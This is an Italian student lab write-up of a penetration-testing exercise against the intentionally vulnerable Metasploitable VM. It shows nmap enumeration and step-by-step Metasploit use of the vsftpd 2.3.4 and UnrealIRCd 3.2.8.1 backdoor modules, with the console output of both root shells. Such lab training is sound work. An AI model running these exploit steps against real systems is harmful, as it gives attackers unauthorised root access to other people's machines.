

Esercizio 06-03

Traccia: completare una sessione di hacking sulla macchina Metasploitable sul servizio “vsftpd”. Eseguire l’exploit con Metasploitable con indirizzo IP: 192.168.1.149/24. Una volta ottenuta la sessione su Metasploitable, creare una cartella con il comando mkdir nella directory di root (/). Chiamare la cartella test_metasploit.





la stesso rete di Metasploitable

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 08:17 EST
Nmap scan report for 192.168.1.149
Host is up (0.00027s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
inux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 66.39 seconds
```

Utilizzo nmap per scoprire i servizi disponibili sulle rispettive porte

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.3.0-dev                           ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4
 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/v
sftpd_234_backdoor
```

Avvia msfconsole e ricerca di exploit con vsftpd (versione del servizio ftp vista da nmap) nel nome

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Visualizzazione delle opzioni necessarie all'exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Set RHOSTS per impostare IP del target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command, Interact with
 Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/me
                                      tasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Visualizzazione dei payloads disponibili

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:36935 → 192.168.1.149:6200) at 2023-03-06
 08:27:05 -0500
```

Avvio dell'exploit

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
       valid_lft forever preferred_lft forever
ls -la
total 113
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Mar  6 08:06 dev
drwxr-xr-x  94 root root  4096 Mar  6 08:06 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 31777 Mar  6 08:06 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 111 root root     0 Mar  6 08:05 proc
drwxr-xr-x  13 root root  4096 Mar  6 08:06 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar  6 08:05 sys
drwxrwxrwt   4 root root  4096 Mar  6 08:07 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Una volta dentro Metasploitable (target), utilizzo dei comandi per capire se effettivamente sono dentro al bersaglio designato come id, uname -a, whoami, ip a.

ls -la per vedere la lista di file e i rispettivi privilegi

```
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Creazione della cartella test_metasploit nella directory root (/)

```
msf6 > search UnrealIRCd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

Procedura di exploit per servizio “irc”

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TC
P (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TC
P (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell, Bind TC
P (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell, Bind TC
P (via Ruby) IPv6
   4   payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Comma
nd Execution
   5   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double
Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse
 TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse
 TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse
 TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell, Reverse
 TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell, Reverse
 TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double
Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload 0
payload => cmd/unix/bind_perl
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.149:6667 - Connected to 192.168.1.149:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.1.149:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.1.149:4444
[*] Command shell session 1 opened (192.168.1.100:40309 → 192.168.1.149:4444) at 2023-03-06 08:49:50 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ef:ff:86 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:feef:ff86/64 scope link
       valid_lft forever preferred_lft forever
pwd
/etc/unreal
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```